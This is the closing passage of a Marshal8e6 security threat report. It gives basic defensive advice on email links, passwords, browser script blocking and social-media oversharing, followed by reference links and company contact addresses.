- Educate users as to the new dangers of email and browsing: avoid following links in unsolicited email, and be suspicious of unexpected download prompts when browsing.

- Maintain a solid password policy. This includes using complex passwords, and using a range of different passwords – e.g. not using the same password for your bank account and Twitter profile.

- Consider using browser security add-ons like NoScript for Firefox, which limits execution of JavaScript code. Many Web attacks rely on JavaScript for redirection purposes.

- Take extreme care with personal or sensitive information posted to blogs and social networking sites.
  Be economical – less is best.

We hope that you have found this report interesting and informative. If you have any questions or comments, we would very much like to hear them. You can email us at trace@marshal8e6.com.

[24] http://blogs.zdnet.com/security/?p=3451
[25] http://blogs.zdnet.com/security/?p=3451
[26] http://www.marshal8e6.com/trace/i/Social-Networking-Malware,trace.839~.asp
[27] hhttp://community.ca.com/blogs/securityadvisor/archive/2009/06/16/koobface-re-activated.aspx

MARSHAL8e6™

Corporate Headquarters
Marshal8e6

828 West Taft Avenue
Orange, CA 92865
United States

Phone: +1 (714) 282-6111
Fax: +1 (714) 282-6116

International Headquarters
Marshal8e6

Renaissance 2200
Basing View, Basingstoke
Hampshire RG21 4EQ
United Kingdom
Phone: +44 (0) 1256 848 080
Fax: +44 (0) 1256 848 060

Asia-Pacific
Marshal8e6

Suite 1, Level 1, Building C
Millennium Center
600 Great South Road
Auckland, New Zealand
Phone: +64 (0) 9 984 5700
Fax: +64 (0) 9 984 5720